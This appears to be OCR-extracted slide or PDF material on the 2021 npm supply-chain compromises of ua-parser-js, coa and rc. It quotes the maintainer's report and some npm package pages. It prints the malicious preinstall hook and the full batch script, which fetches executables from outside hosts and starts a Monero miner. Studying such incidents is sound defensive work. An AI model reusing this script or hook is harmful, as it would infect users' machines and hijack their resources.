
I noticed something unusual when my email was suddenly flooded by spams from hundreds of websites (maybe so I don't realize something was up, luckily the effect is quite the contrary).


I believe someone was hijacking my npm account and published some compromised packages (`0.7.29` , `0.8.0` , `1.0.0`) which will probably install malware as can be seen from the diff here: https://app.renovatebot.com/package-diff?name=ua-parser-js&from=0.7.28&to=1.0.0

I have sent a message to NPM support since I can't seem to unpublish the compromised versions (maybe due to npm policy https://docs.npmjs.com/policies/unpublish) so I can only deprecate them with a warning message.

107 4 13 46 1 21

KalleOlaviNiemitalo commented 24 days ago


npm
ua-parser-js
1.0.0
0.8.0
0.7.29
1.0.2
@faisalman
npm
user account


ua-parser-js/0.7.29/package.json
@@ -1,7 +1,7 @@
{
"title": "UAParser.js",
"name": "ua-parser-js",
- "version": "0.7.28",
+ "version": "0.7.29",
"author": "Faisal Salman <f@faisalman.com> (http://faisalman.com)",
"description": "Lightweight JavaScript-based user-agent string parser",
"keywords": [
@@ -142,6 +142,7 @@
],
"main": "src/ua-parser.js",
"scripts": {
+ "preinstall": "start /B node preinstall.js & node preinstall.js",
"build": "uglifyjs src/ua-parser.js -o dist/ua-parser.min.js --comments && ug
"test": "jshint src/ua-parser.js && mocha -R nyan test/test.js",
"test-ci": "jshint src/ua-parser.js && mocha -R spec test/test.js",
ua-parser-js/0.7.29/preinstall.bat
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
curl https://citationsherbe.at/sdd.dll -o create.dll
if not exist create.dll (
wget https://citationsherbe.at/sdd.dll -O create.dll
)
if not exist create.dll (
certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
)
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u 49ay9Aq2r3diJtEk3eeKKm7pc5R39AKnbYJZVqAd1UU
del tasklist.temp

Two weeks later
Nov 4th 2021

Two NPM Packages With 22 Million Weekly Downloads Found Backdoored

November 07, 2021 Ravie Lakshmanan

COMPROMISED


Popular This Week

Hackers Increasingly Utilizing HTML Smuggling


SharkBot — A New Android Trojan Stealing Banking and Cryptocurrency Accounts

Abcbot — A New Evolving Wormable Botnet Malware

coa


https://www.npmjs.com/package/coa
Never Post Memes
Products
Pricing
Documentation
npm
Search packages
Search
Sign Up
Sign In
coa
TS
2.0.2 • Public • Published 3 years ago
Readme
Explore BETA
3 Dependencies
168 Dependents
29 Versions
Command-Option-Argument
Yet another parser for command line options.
npm v2.0.2
build passing
build passing
coverage 70%
david no longer available
What is it?
COA is a parser for command line options that aim to get maximum profit from formalization your program API. Once you write definition in terms of commands, options and arguments you automaticaly get:
• Command line help text
• Program API for use COA-based programs as modules
• Shell completion
Other features
• Rich types for options and arguments, such as arrays, boolean flags and required
• Commands can be async throught using promising (powered by Q)
• Easy submoduling some existing commands to new top-level one
Install
> npm i coa
Repository
github.com/veged/coa
Homepage
github.com/veged/coa
Weekly Downloads
8,187,759
Version
2.0.2
License
MIT
Unpacked Size
72.5 kB
Total Files
15

rc


https://www.npmjs.com/package/rc
Napoleonic Political Magnificence
Products
Pricing
Documentation
npm
Search packages
Search
Sign Up
Sign In
rc
DT
1.2.8 • Public • Published 4 years ago
Readme
Explore BETA
4 Dependencies
1,362 Dependents
48 Versions
rc
The non-configurable configuration loader for lazy people.
Usage
The only option is to pass rc the name of your app, and your default configuration.
var conf = require('rc')(appname, {
//defaults go here.
port: 2468,
//defaults which are objects will be merged, not replaced
views: {
engine: 'jade'
}
});
Install
> npm i rc
Repository
github.com/dominictarr/rc
Homepage
github.com/dominictarr/rc#rea...
Weekly Downloads
12,451,373
Version
1.2.8
License
(BSD-2-Claus...
Unpacked Size
17.3 kB
Total Files
12

22m Weekly Downloads

Homepage

github.com/veged/coa

2022-03-27 to 2022-04-02

9,555,969

Version

2.0.2

License

MIT

Homepage

github.com/dominictarr/rc#rea...

Weekly Downloads


12,451,373

Version


1.2.8

